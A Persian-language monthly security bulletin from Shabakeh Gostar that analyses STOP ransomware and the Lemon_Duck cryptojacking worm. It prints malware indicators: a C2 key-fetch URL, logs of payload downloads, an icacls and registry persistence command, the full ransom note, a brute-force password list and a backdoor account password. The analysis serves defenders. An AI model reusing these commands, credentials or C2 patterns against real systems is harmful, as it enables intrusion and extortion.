ماهنامه

امنیت فناوری اطلاعات

بهمن ماه ۱۳۹۸

شبکه گستر
امنیت شما | وظیفه ما

فهرست مطالب

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در بهمن ماه ۱۳۹۸ پرداخته شده است.

در بهمن ۱۳۹۸ گزارش‌های متعددی مبنی بر اجرای حملات موسوم به رمز ربایی (Cryptojacking) بر ضد سازمان‌های ایرانی به شرکت مهندسی شبکه گستر واصل شد. در جریان این حملات با بکارگیری بدافزار پیشرفته Lemon_Duck دستگاه به کنترل مهاجمان در آمده و از منابع آن به‌منظور استخراج ارز رمز بهره گرفته می‌شود. این حملات حرفه‌ای و کاملاً سازمان‌یافته بوده و گردانندگان آن به‌طور مستمر در حال تکامل تکنیک‌های مورد استفاده خود هستند. نکته قابل توجه اینکه در صورت مسدود شدن برخی از اسکریپت‌ها و فایل‌های بدافزار، Lemon_Duck مشابه با بدافزارهای DNS Changer، نشانی‌های DNS و فایل Hosts دستگاه را مورد دست‌درازی قرار می‌دهد. شرکت مهندسی شبکه گستر در گزارشی به بررسی این بدافزار مخرب پرداخته و مشروح آن در این ماهنامه قابل مطالعه است.

متأسفانه Lemon_Duck تنها بدافزاری نبود که در ماهی که گذشت کاربران ایرانی با آن دست به گریبان بودند. نسخه‌های جدید باج‌افزار معروف STOP نیز یکی از اصلی‌ترین دغدغه بسیاری از کاربران ایرانی در بهمن بود. این باج‌افزار که نخستین نسخه آن در آذر ۱۳۹۷ شناسایی شد از روش‌های مختلفی برای آلوده کردن سیستم‌ها بهره می‌گیرد. در یکی از این روش‌ها، گردانندگان STOP با تزریق کد مخرب به برخی برنامه‌های موسوم به Crackو به‌اشتراک‌گذاری آنها بر روی اینترنت دستگاه کاربرانی را که اقدام به دریافت و اجرای این برنامه‌ها می‌کنند به باج‌افزار آلوده می‌سازند. متأسفانه این شیوه، اصلی‌ترین دلیل انتشار موفق STOP در سطح کشور است. به‌خصوص آنکه در زمان اجرای چنین برنامه‌هایی بسیاری از کاربران اقدام به غیرفعال کردن موقت ضدویروس خود کرده و همین مدت کم، برای اجرا شدن باج‌افزار و شروع فرایند رمزگذاری کافی خواهد بود.

در بهمن ماه، گروه سامبا و شرکت‌های سیسکو، اپل، گوگل، مایکروسافت، ادوبی، موزیلا و وی‌اِم‌وِر اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند. سوءاستفاده از برخی از ضعف‌های ترمیم‌شده، مهاجم را قادر به در اختیار گرفتن کنترل سیستم می‌کند.

در این ماه، شرکت مک‌آفی نیز اقدام به عرضه به‌روزرسانی و ارائه نسخه جدید برای برخی از محصولات سازمانی خود کرد. علاوه بر افزوده شدن قابلیت‌های جدید، اشکالات شناسایی‌شده در نسخ قبلی این محصولات نیز برطرف شده است.

همچنین در بهمن ۱۳۹۸، نسخه فارسی گزارش فصلی مک‌آفی منتشر شد. در این گزارش که به بخش‌هایی از آن در این ماهنامه اشاره شده نتایج بررسی‌های صورت‌پذیرفته توسط آزمایشگاه‌ها و واحد تحقیقات پیشرفته تهدیدات شرکت مک‌آفی در خصوص رخدادها و آمار بدافزارها ارائه گردیده است.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به‌عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.

هشـدارهـای امنـیـتی

کاربران ایرانی،
هدف گسترده باج‌افزار STOP

در روزهای اخیر گزارش‌های متعددی در خصوص مشاهده آلودگی بر روی سیستم برخی کاربران ایرانی به نسخه‌های جدید باج‌افزار STOP به شرکت مهندسی شبکه گستر واصل شده است.

باج‌افزار STOP که نخستین نسخه آن در آذر ۱۳۹۷ شناسایی شد از روش‌های مختلفی برای آلوده کردن سیستم‌ها بهره می‌گیرد. در یکی از این روش‌ها، گردانندگان STOP با تزریق کد مخرب به برخی برنامه‌های موسوم به Crack، Key Generator و Activator و به‌اشتراک‌گذاری آنها در سطح اینترنت دستگاه کاربرانی را که اقدام به دریافت و اجرای این برنامه‌ها می‌کنند به باج‌افزار آلوده می‌سازند. متأسفانه این شیوه، اصلی‌ترین دلیل انتشار موفق STOP در سطح کشور است. به‌خصوص آنکه در زمان اجرای چنین برنامه‌هایی بسیاری از کاربران اقدام به غیرفعال کردن موقت ضدویروس خود کرده و همین مدت کم، برای اجرا شدن باج‌افزار و شروع فرایند رمزگذاری کافی خواهد بود.

به گزارش شرکت مهندسی شبکه گستر، STOP از جمله باج‌افزارهایی است که در هر یک از نسخه‌های خود، پسوندی متفاوت از نسخه قبلی به فایل‌های رمزگذاری شده الصاق می‌کند. فهرست پسوندهای بکار گرفته شده توسط این باج‌افزار به شرح زیر است:

.STOP, .SUSPENDED, .WAITING, .PAUSA, .CONTACTUS, .DATASTOP, .STOPDATA, .KEYPASS, .WHY, .SAVEfiles, .DATAWAIT, .INFOWAIT, .puma, .pumax, .pumas, .shadow, .djvu, .djvuu, .udjvu, .djvuq, .uudjvu, .djvus, .djvur, .djvut .pdff, .tro, .tfude, .tfudeq, .tfudet, .rumba, .adobe, .adobee, .blower, .promos, .promoz, .promock, .promoks, .promorad,, promorad2, .kroput, .kroput1, .charck, .pulsar1, .klope, .kropun, .charcl, .doples, .luces, .luceq, .chech, .proden, .drume, .tronas, .trosak, .grovas, .grovat, .roland, .refols, .raldug, .etols, .guvara, .browec, .norvas, .moresa, .verasto, .hrosas, .kiratos, .todarius, .hofos, .roldat, .dutan, .sarut, .fedasot, .forasom, .berost, .fordan, .codnat, .codnat1, .bufas, .dotmap, .radman, .ferosas, .rectot, .skymap, .mogera, .rezuc, .stone, .redmat, .lanset, .davda, .poret, .pidon, .heroset, .myskle, .boston, .muslat, .gerosan, .vesad, .horon, .neras, .truke, .dalle, .lotep, .nusar, .litar, .besub, .cezor, .lokas, .godes, .budak, .vusad, .herad, .berosuce, .gehad, .gusau, .madek, .tocue, .darus, .lapoi, .todar, .dodoc, .bopador, .novasof, .ntuseg, .ndarod, .access, .format, .nelasod, .mogranos, .cosakos, .nvetud, .lotej, .kovasoh, .prandel, .zatrov, .masok, .brusaf, .londec, .krusop, .mtogas, .nasoh, .nacro, .pedro, .nuksus, .vesrato. .masodas, .stare, .cetori, .carote, .coharos, .shariz, .gero, .hese, .xoza, .seto, .peta, .moka, .meds, .kvag, .domn, .karl, .nesa, .boot, .noos, .kuub, .reco, .bora, .leto, .nols, .werd, .coot, .derp, .nakw, .meka, .toec, .mosk, .lokf, .peet, .grod, .mbed, .kodg, .zobm, .rote, .msop, .hets, .righ, .gesd, .merl, .mkos, .nbes, .piny, .redl, .nosu, .kodc, .reha, .topi

در نسخه‌های نخست این باج‌افزار در صورت عدم اتصال دستگاه آلوده شده به اینترنت، باج افزار با مکانیزمی اقدام به رمزگذاری فایل‌ها می‌کرد که در برخی موارد امکان بازگردانی آنها بدون نیاز به پرداخت باج امکان پذیر می بود. در مهر ماه ۱۳۹۸ نیز شرکت امسی‌سافت با مشارکت یک محقق امنیتی موفق به ساخت ابزاری شد که امکان رمزگشایی ۱۴۸ گونه از باج‌افزار مخرب STOP را فراهم می‌کند. اما در نسخه های اخیر این باج‌افزار باگ‌ها و اشکالات مذکور برطرف شده است. گر چه امتحان کردن ابزار امسی‌سافت به تمامی قربانیان STOP توصیه می‌شود.

STOP کشوری که دستگاه در آن قرار دارد را شناسایی و در صورت تطابق آن با هر یک از کشورهای نمایش داده شده در تصویر زیر اجرای خود را متوقف می‌کند.

```
.text:0040D0EE                  lea     ecx, [ebp+var_24] ; int
.text:0040D0F1                  call    sub_413010
.text:0040D0F6                  mov     ebx, [ebp+var_44]
.text:0040D0F9                  xor     edi, edi
.text:0040D0FB                  mov     [ebp+var_94], offset aRu ; "RU"  Russian Federation
.text:0040D105                  mov     [ebp+var_90], offset aBy ; "BY"  Belarus
.text:0040D10F                  mov     [ebp+var_8C], offset aUa ; "UA"  Ukraine
.text:0040D119                  mov     [ebp+var_88], offset aAz ; "AZ"  Azerbaijan
.text:0040D123                  mov     [ebp+var_84], offset aAm ; "AM"  Armenia
.text:0040D12D                  mov     [ebp+var_80], offset aTj ; "TJ"  Tajikistan
.text:0040D134                  mov     [ebp+var_7C], offset aKz ; "KZ"  Kazakhstan
.text:0040D13B                  mov     [ebp+var_78], offset aKg ; "KG"  Kyrgyzstan
.text:0040D142                  mov     [ebp+var_74], offset aUz ; "UZ"  Uzbekistan
.text:0040D149                  mov     [ebp+var_70], offset aSy ; "SY"  Syria
.text:0040D150
.text:0040D150 loc_40D150:                              ; CODE XREF: sub_40CF10+28E↓j
.text:0040D150                  mov     edx, [ebp+edi*4+var_94]
.text:0040D157                  cmp     byte ptr [edx], 0
.text:0040D15A                  jnz     short loc_40D160
.text:0040D15C                  xor     esi, esi
.text:0040D15E                  jmp     short loc_40D16E
```

بر خلاف روال معمول باج‌افزارهای هم‌قطار شناسایی کشور نه از طریق بررسی پوسته صفحه‌کلید (Keyboard Layout) که با مراجعه به نشانی https[:]//api.2ip.ua/geo.json صورت می‌پذیرد. در تصویر زیر نمونه‌ای از پاسخ ارسالی از سوی نشانی مذکور نمایش داده شده است.

```
Address  Hex                                              ASCII
0018C1C8 7B 22 69 70 22 3A 22                             {"ip":"
0018C1D8          22 2C 22 63 6F 75 6E 74 72 79 5F 63 6F  ","country_co
0018C1E8 64 65 22 3A 22 49 4E 22 2C 22 63 6F 75 6E 74 72 de":"IN","countr
0018C1F8 79 22 3A 22 49 6E 64 69 61 22 2C 22 63 6F 75 6E y":"India","coun
0018C208 74 72 79 5F 72 75 73 22 3A 22 5C 75 30 34 31 38 try_rus":"\u0418
0018C218 5C 75 30 34 33 64 5C 75 30 34 33 34 5C 75 30 34 \u043d\u0434\u04
0018C228 33 38 5C 75 30 34 34 66 22 2C 22 72 65 67 69 6F 38\u044f","regio
0018C238 6E 22 3A 22 4D 61 68 61 72 61 73 68 74 72 61 22 n":"Maharashtra"
0018C248 2C 22 72 65 67 69 6F 6E 5F 72 75 73 22 3A 22 5C ,"region_rus":"\
```

در صورتی که کشور شناسایی شده در فهرست درج شده در کد STOP نباشد پوشه‌ای که نام آن برگرفته شده از شناسه UUID یا GUID است در مسیر زیر ایجاد شده و در ادامه فایل مخرب در آن کپی می‌شود.

%AppData%\Local\

در ادامه با استفاده از فرمان icacls فهرست کنترل دسترسی آن تغییر داده می‌شود:

“icacls \”%AppData%\\Local\\{Uuid}\” /deny *S-1-1-0:(OI)(CI)(DE,DC)”

سپس از طریق فرمان زیر خود را اجرا می‌کند:

<Directory Path>\ewrewexcf.exe - Admin IsNotAutoStart IsNotTask

پارامترهای مذکور تعیین می‌کنند که پروسه از طریق برنامه‌های موسوم به Autostart یا فرامین زمانبندی‌شده (Scheduled Task) فراخوانی نشده و اجرای آن با سطح دسترسی اعلا صورت صورت گرفته است.

با اجرای این پروسه با استفاده از TaskSchedulerCOM فرمان‌زمانبندی شده‌ای در مسیر زیر ایجاد می‌شود.

C:\Windows\System32\Tasks\Time Trigger Task

نشانی MAC سیستم نیز با استفاده از فرمان GetAdaptersInfo() استخراج می‌شود. درهم‌ساز MD5 این نشانی MAC با استفاده از توابع Windows Crypto API محاسبه شده و به‌عنوان شناسه انحصاری دستگاه در نظر گرفته می‌شود. در ادامه یک درخواست در قالب زیر به سرور فرماندهی (Command and Control) ارسال شده و در پاسخ یک کلید رمزگذاری عمومی مبتنی بر RSA-2048 دریافت می‌شود.

http://ring2[.]ug/As73yhsyU34578hxxx/SDf565g/get.php?pid={Mac Address_MD5}&first=true

پاسخ دریافت شده در فایل bowsakkdestx.txt در مسیر زیر ذخیره می‌شود:

%AppData%\Local

از کلید مذکور در ادامه برای رمزگذاری استفاده می‌شود. در جریان این ارتباط شناسه دریافت شده به همراه کلید عمومی در فایل PersonalID.txt در مسیر C:\SystemID برای استفاده‌های آتی ذخیره می‌شود.

در صورتی که باج افزار قادر به برقراری ارتباط با سرور فرماندهی خود نباشد وجود فایل bowsakkdestx.txt در مسیر %AppData%/Local را مورد بررسی قرار داده و کلید واژه Public Key را در آن جستجو می‌کند. چنانچه فایل فاقد کلید عمومی باشد STOP فایل را حذف کرده و مجدد برای دریافت پاسخ از سمت سرور فرماندهی اقدام می‌کند. اما اگر فایل وجود نداشت از کلید عمومی و شناسه‌ایی که در کد باج‌افزار درج شده استفاده می‌کند. اکثر رشته‌های درج شده در کد با استفاده از روش‌های XOR و با کلیدهایی نظیر 0x80 رمزگذاری شده‌اند.

STOP برای ماندگار کردن خود بر روی دستگاه قربانی اقدام به ایجاد کلید زیر در محضرخانه (Registry) سیستم عامل می‌کند:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run “SysHelper” = “%AppData%\Local\{UuId}\34efcdsax.exe” -AutoStart

باج‌افزار فایل موسوم به اطلاعیه باج‌گیری (Ransom Note) را در هر پوشه‌ای که حداقل یکی از فایل های آن رمزگذاری شده کپی می‌کند. نمونه‌ای از این اطلاعیه در تصویر زیر قابل مشاهده است.

```
ATTENTION!

Don't worry, you can return all your files!
All your files like photos, databases, documents and other important are encrypted with strongest
encryption and unique key.
The only method of recovering files is to purchase decrypt tool and unique key for you.
This software will decrypt all your encrypted files.
What guarantees you have?
You can send one of your encrypted file from your PC and we decrypt it for free.
But we can decrypt only 1 file for free. File must not contain valuable information.
You can get and look video overview decrypt tool:
https://we.tl/t-063L4ferhE
Price of private key and decrypt software is $980.
Discount 50% available if you contact us first 72 hours, that's price for you is $490.
Please note that you'll never restore your data without payment.
Check your e-mail "Spam" or "Junk" folder if you don't get answer more than 6 hours.


To get this software you need write on our e-mail:
helprestore@firemail.cc

Reserve e-mail address to contact us:
datarestore@iran.ir

Your personal ID:
01[redacted]Peg
```

STOP از رمزگذاری فایل های با هر یک از پسوندهای زیر خودداری می‌کند:

- .sys
- .ini
- .dll
- .blf
- .bat
- .lnk
- .regtrans-ms

همچنین از رمزگذاری فایل‌های زیر صرف‌نظر می‌شود:

- ntuser.dat
- ntuser.dat.LOG1
- ntuser.dat.LOG2
- ntuser.pol
- _readme.txt

زیرپوشه‌های درون پوشه‌های Windows و Program Files نیز از رمزگذاری شدن مستثنی شده‌اند.

STOP، 5 بایت ابتدایی فایل را دست‌نخورده رها کرده و باقی آن را با الگوریتم Salsa20 و کلید عمومی مبتنی بر RSA-2048 رمزگذاری می‌کند.

در نمونه‌های اخیر، STOP اقدام به دریافت بدافزارهایی دیگر از سرور فرماندهی خود می‌کند. از جمله این بدافزارها، Vidar است که اطلاعات زیر را از روی سیستم قربانی جمع آوری و آنها را به سرور فرماندهی ارسال می‌کند:

- داده‌های اصالت‌سنجی مرورگر، سوابق و کوکی‌ها
- کاشه مرورگر
- اطلاعات سیستم
- داده‌های نرم‌افزارهای پیام‌رسان و مدیریت‌کننده ایمیل
- داده‌های نرم‌افزارهای اصالت‌سنجی دو عاملی

یا می‌توان به بدافزاری مشابه با Vilsel اشاره کرد که STOP آن را با استفاده از پروسه معتبر PowerShell و در قالب زیر اجرا می‌کند:

powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned

برای مثال در تصویر زیر m5.exe یکی از فایل‌های Vidar و updatewin1.exe از فایل‌های Vilsel است.

Time	Source	Destination	Protocol	Dest_porr	Info
12:49:11	192.167.4.104	185.10.185.123	HTTP	80	GET /files/penelop/updatewin1.exe HTTP/1.1
12:49:11	192.167.4.104	185.10.185.123	HTTP	80	GET /Asjdi435784ihjk65pen2/get.php?pid=D[redacted]A&first=true HTTP/1.1
12:49:40	192.167.4.104	185.10.185.123	HTTP	80	GET /files/penelop/updatewin2.exe HTTP/1.1
12:49:45	192.167.4.104	185.10.185.123	HTTP	80	GET /Asjdi435784ihjk65pen2/get.php?pid=D[redacted]A&first=true HTTP/1.1
12:50:10	192.167.4.104	185.10.185.123	HTTP	80	GET /files/penelop/updatewin.exe HTTP/1.1
12:50:15	192.167.4.104	185.10.185.123	HTTP	80	GET /Asjdi435784ihjk65pen2/get.php?pid=D[redacted]A&first=true HTTP/1.1
12:50:39	192.167.4.104	185.10.185.123	HTTP	80	GET /files/penelop/3.exe HTTP/1.1
12:50:50	192.167.4.104	185.10.185.123	HTTP	80	GET /Asjdi435784ihjk65pen2/get.php?pid=D[redacted]A&first=true HTTP/1.1
12:51:07	192.167.4.104	185.10.185.123	HTTP	80	GET /files/penelop/4.exe HTTP/1.1
12:51:37	192.167.4.104	185.10.185.123	HTTP	80	GET /files/penelop/5.exe HTTP/1.1

MacAddr-MD5

همچون همیشه بکارگیری روش‌های پیشگیرانه در مقابله با باج‌افزارها و مقاوم سازی پودمان RDP برای ایمن ماندن از گزند باج‌افزارها توصیه می‌شود.

همچنین نمونه‌های اخیر STOP با نام‌های زیر قابل شناسایی است:

Bitdefender

- Trojan.GenericKD.42095141
- Trojan.GenericKD.41974832
- Trojan.GenericKD.31534187
- Trojan.GenericKD.32681723
  Trojan.GenericKD.42311675
  Trojan.GenericKD.41329669
  Trojan.GenericKDZ.62418
- Trojan.AgentWDCR.SUF
- Gen:Variant.Trojan.Crypt.63
- Gen:Variant.Midie.68497

McAfee

- GenericRXJH-CM!74A9A6443076
- GenericRXJA-ZM!B0A89E143BAB
  GenericRXJO-OE!44E10B64BE30
  Trojan-FRQV!290E97907E5B
  Sodinokibi!4E8F1415DD33
  RDN/Generic PWS.y
- RDN/Generic PUP.z
  RDN/Generic.hra
- Generic.bto

Sophos

- Mal/Generic-S
- Mal/GandCrab-G

انتشار بدافزار پیشرفته Lemon_Duck
در سطح کشور

در هفته‌های اخیر گزارش‌های متعددی مبنی بر اجرای حملات موسوم به رمز ربایی بر ضد سازمان‌های ایرانی به شرکت مهندسی شبکه گستر واصل شده است. در جریان این حملات با بکارگیری بدافزار پیشرفته Lemon_Duck دستگاه به کنترل مهاجمان در آمده و از منابع آن به‌منظور استخراج ارز رمز بهره گرفته می‌شود. این حملات حرفه‌ای و کاملاً سازمان‌یافته بوده و گردانندگان آن به‌طور مستمر در حال تکامل تکنیک‌های مورد استفاده خود هستند.

در ارز رمزها (Cryptocurrency)، فرایندی با عنوان استخراج (Mining) وجود دارد که یکی از اصلی‌ترین وظایف آن تأیید اطلاعات تبادل شده در شبکه این واحدهای پولی است. فرایند استخراج مستلزم فراهم بودن توان پردازشی بسیار بالاست. در نتیجه شبکه ارز رمز نیز در قبال تلاشی که برای این پردازش‌ها انجام می‌شود به استخراج‌کنندگان پاداشی اختصاص می‌دهد. از همین رو، برخی افراد نیز با بکارگیری برنامه‌های استخراج‌کننده (Miner) تلاش می‌کنند تا در ازای استخراج ارز رمز، مشمول پاداش شبکه ارز رمز شوند. اما با توجه به نیاز به توان پردازش بالا، انجام استخراج می‌تواند یک سرمایه‌گذاری هزینه‌بر برای استخراج‌کننده باشد. به همین خاطر در حملات موسوم به رمز ربایی (Cryptojacking)، استخراج‌کننده بدخواه با آلوده کردن دستگاه دیگران به بدافزارهای ویژه استخراج، از توان پردازشی آنها به نفع خود بهره‌گیری می‌کند. در حقیقت در رمز ربایی، این مهاجمان هستند که همه منافع حاصل از استخراج را بدون هر گونه سرمایه‌گذاری کسب می‌کنند؛ در حالی که دستگاه قربانی انجام‌دهنده امور اصلی بوده است.

مهاجمان حملات اخیر از مجموعه‌ای از تکنیک‌های پیشرفته از جمله اجرای "بدون فایل" (Fileless) بدافزار و با سوءاستفاده از آسیب‌پذیری‌های امنیتی در کنار بهره‌گیری از ابزارهای کد باز (Open Source) به سرعت کد مخرب را در سطح شبکه توزیع می‌کنند.

Lemon_Duck از جمله بدافزارهایی است که نقشی بسیار کلیدی در اجرای موفق این حملات دارد. وجود متغیری با عنوان "$Lemon_Duck" در اسکریپت بدافزار که به زبان Python نوشته شده دلیل انتخاب این نام بوده است. روش اجرای Lemon_Duck، "بدون فایل" بوده و معمولاً از طریق پروسه معتبر PowerShell به اجرا در می‌آید. در تکنیک موسوم به "بدون فایل"، هدف، ماندگار کردن کد مخرب بدافزار بدون ذخیره آن به‌صورت فایل بر روی دیسک سخت است. با توجه به اینکه نرم‌افزارهای ضدویروس سنتی صرفاً اقدام به بررسی فایل‌ها در زمان نوشته شدن بر روی دیسک سخت و خوانده شدن از روی آن می‌کنند این روش می‌تواند براحتی این سد دفاعی را در هم بشکند. ضمن اینکه با توجه به عدم وجود فایل مخرب بر روی دستگاه، تشخیص آلوده بودن آن حتی توسط مهندس تحلیلگر بدافزار نیز بسیار دشوار می‌شود.

در جریان حملات اخیر، فهرستی از نشانی‌های IP به‌صورت تصادفی ایجاد شده و پس از مورد هدف قرار دادن آنها، قابل دسترس بودن درگاه‌های زیر بر روی آن دستگاه‌ها بررسی می‌شود:

- TCP/445 (درگاه پیش‌فرض SMB)
- TCP/1433 (درگاه پیش‌فرض MS-SQL)
- TCP/65529 (درگاهی که توسط Lemon_Duck بر روی دستگاه‌های آلوده شده به این بدافزار باز می‌شود.)

در ایجاد نشانی‌های تصادفی از قالب‌های زیر الگوبرداری شده است:

‘192.168.0’, ‘192.168.1’, ‘192.168.2’, ‘192.168.3’, ‘192.168.4’, ‘192.168.5’, ‘192.168.6’, ‘192.168.7’, ‘192.168.8’, ‘192.168.9’, ‘192.168.10’, ‘192.168.18’, ‘192.168.31’, ‘192.168.199’, ‘192.168.254’, ‘192.168.67’, ‘10.0.0’, ‘10.0.1’, ‘10.0.2’, ‘10.1.1’, ‘10.90.90’, ‘10.1.10’, ‘10.10.1’

در صورت باز بودن درگاه 445، بدافزار از طریق PingCastle آسیب‌پذیر بودن دستگاه هدف به بهره‌جوی EternalBlue را مورد بررسی قرار می دهد. ماجرای EternalBlue به حدود ۳ سال قبل و انتشار اسناد محرمانه‌ای باز می‌گردد که در جریان آن فایل‌های سرقت شده از یک گروه نفوذگر حرفه‌ای با نام Equation که وابستگی اثبات شده‌ای به ”سازمان امنیت ملی“ دولت آمریکا (NSA) دارد توسط گروه Shadow Brokers بر روی اینترنت به اشتراک گذاشته شدند. در بین این فایل‌ها، بهره‌جوهایی به چشم می‌خوردند که از یک ضعف امنیتی روز صفر در بخش سیستم عامل Windows که به EternalBlue موسوم شد سوءاستفاده می‌کردند. یک ماه پیش از درز این اطلاعات شرکت مایکروسافت اقدام به عرضه اصلاحیه‌ای با شناسه MS17-010 به‌منظور ترمیم آسیب‌پذیری مذکور نموده بود. باج‌افزار WannaCry از جمله بدافزارهایی بوده است که با بهره‌جویی از آسیب‌پذیری مذکور در مدتی کوتاه صدها هزار دستگاه را در سرتاسر جهان به خود آلوده کرد. با این حال تداوم بهره‌جویی مهاجمان از این آسیب‌پذیری به معنای عدم توجه بسیاری از کاربران و راهبران شبکه نسبت به لزوم نصب اصلاحیه‌های امنیتی است.

چنانچه درگاه 1433 بر روی دستگاه هدف باز باشد بدافزار اقدام به اجرای حملات موسوم به سعی‌وخطا (Brute-force) جهت رخنه به سرویس‌دهنده MS-SQL نصب شده بر روی دستگاه می‌کند. برای این منظور Lemon_Duck با بکارگیری رمزهای عبور زیر و همچنین مجموعه‌ای از درهم‌ساز (Hash) و NTLM تلاش می‌کند تا حساب کاربری sa در سرویس Microsoft SQL را هک کند. فهرست این رمزهای عبور به شرح زیر است:

“saadmin”, “123456”, “password”, “PASSWORD”, “123.com”, “admin@123”, “Aa123456”, “qwer12345”, “Huawei@123”, “123@abc”, “golden”, “123!@#qwe”, “1qaz@WSX”, “Ab123”, “1qaz!QAZ”, “Admin123”, “Administrator”, “Abc123”, “Admin@123”, “999999”, “Passw0rd”, “123qwe!@#”, “football”, “welcome”, “1”, “12”, “21”, “123”, “321”, “1234”, “12345”, “123123”, “123321”, “111111”, “654321”, “666666”, “121212”, “000000”, “222222”, “888888”, “1111”, “555555”, “1234567”, “12345678”, “123456789”, “987654321”, “admin”, “abc123”, “abcd1234”, “abcd@1234”, “abc@123”, “p@ssword”, “P@ssword”, “p@ssw0rd”, “P@ssw0rd”, “P@SSWORD”, “P@SSW0RD”, “P@w0rd”, “P@word”, “iloveyou”, “monkey”, “login”, “passw0rd”, “master”, “hello”, “qazwsx”, “password1”, “qwerty”, “baseball”, “qwertyuiop”, “superman”, “1qaz2wsx”, “f-ckyou”, “123qwe”, “zxcvbn”, “pass”, “aaaaaa”, “love”, “administrator”, “qwe1234A”, “qwe1234a”, “123123123”, “1234567890”, “88888888”,“111111111”,“112233”,“a123456”,“123456a”,“5201314”,“1q2w3e4r”,“qwe123”,“a123456789”, “123456789a”, “dragon”, “sunshine”, “princess”, “!@#$%^&*”, “charlie”, “aa123456”, “homelesspa”, “1q2w3e4r5t”, “sa”, “sasa”, “sa123”, “sql2005”, “sa2008”, “abc”, “abcdefg”, “sapassword”, “Aa12345678”, “ABCabc123”, “sqlpassword”, “sql2008”, “11223344”, “admin888”, “qwe1234”, “A123456”

به‌محض موفقیت در هک حساب کاربری مذکور، بدافزار با استفاده از پروسه sqlserver.exe فرامین مخرب را بر ضد ماشین‌های دیگر اجرا می‌کند.

همچنین Lemon_Duck با بهره‌جویی از آسیب‌پذیری CVE-2017-8464 فایل‌های میانبر (LNK) و DLL مخرب را بر روی حافظه‌های جداشدنی (Removable Storage) متصل به دستگاه آلوده و در درایوهای اشتراکی موسوم به Map کپی می‌کند. باز کردن درایو منجر به اجرای فایل DLL مخرب و آلوده شدن دستگاه می‌شود.

بر روی سیستم آلوده، Lemon_Duck سطح دسترسی کاربر جاری را مورد بررسی قرار داده و چنانچه کاربر دارای دسترسی Administrator باشد، بدافزار ماژول PowerDump و ابزار Mimikatz را برای رونوشت برداشتن از درهم‌سازهای NTLM، نام کاربری، رمز عبور و اطلاعات دامنه (Domain) اجرا می‌کند. در ادامه، Lemon_Duck با مجوز این اطلاعات اصالت‌سنجی فایل‌های مخرب را در کنار فایل Batch یا LNK مرتبط با آنها در پوشه %Startup% ماشین‌های قابل دسترس در بستر شبکه کپی کرده یا PowerShell را به‌صورت از راه دور با استفاده از WMI اجرا می‌کند.

بدافزار Lemon_Duck با پویش سرورهای قابل دسترس که درگاه پیش‌فرض Remote Desktop Protocol - به اختصار RDP - (TCP/3389) بر روی آنها باز است می‌کوشد تا با نام کاربری administrator و امتحان کردن فهرستی از رمزهای عبوری که در کد بدافزار تزریق شده از طریق ابزار کد باز FreeRDP بر روی این پودمان به دستگاه مقصد وارد شود. در صورت موفقیت در ورود، فرمان مخرب بر روی دستگاه اجرا می شود.

همچنین در مواردی پس از آلوده شدن دستگاه، بدافزار یک حساب کاربری جدید با نام k8h3d و رمز عبور k8d3j9SjfS7 ایجاد می‌شود. در مواقعی نیز رمز عبور sa توسط Lemon_Duck به sEqgIBKy تغییر می‌کند.

چنانچه ماشین با هر یک از روش‌های مورد اشاره در بالا آلوده شد، بدافزار تنظیمات دیواره آتش را تغییر داده و درگاه TCP/65529 را بر روی آن باز می‌کند. Lemon_Duck از آن به عنوان علامتی از آلوده بودن دستگاه استفاده می‌کند.

شایان ذکر است که در صورت مسدود شدن برخی از اسکریپت‌ها و فایل‌ها، Lemon_Duck مشابه با بدافزارهای DNS Changer، نشانی‌های DNS و فایل Hosts دستگاه را مورد دست‌درازی قرار می‌دهد.

با استفاده از سازوکار فرامین زمانبندی‌شده (Scheduled Task) در Windows، نسخ جدید اسکریپت‌های مخرب بدافزار در بازه‌های زمانی حدوداً یک ساعته دریافت و اجرا می‌شوند. اسکریپت دانلود شده خود را با یک درهم سازی که در کد آن درج شده پیش از اجرا اعتبارسنجی می‌کند. در صورت موفق بودن، اسکریپت اقدام به دریافت کد مخرب دیگری که وظیفه آن استخراج ارز رمز مونرو بر روی دستگاه قربانی است می‌کند. عناوین این فرامین به شرح زیر است:

- \Microsot\Windows\Bluetool
- \Microsot\Windows\Bluetooths
- Autocheck
- Autostart
- Escan
- Ddriver

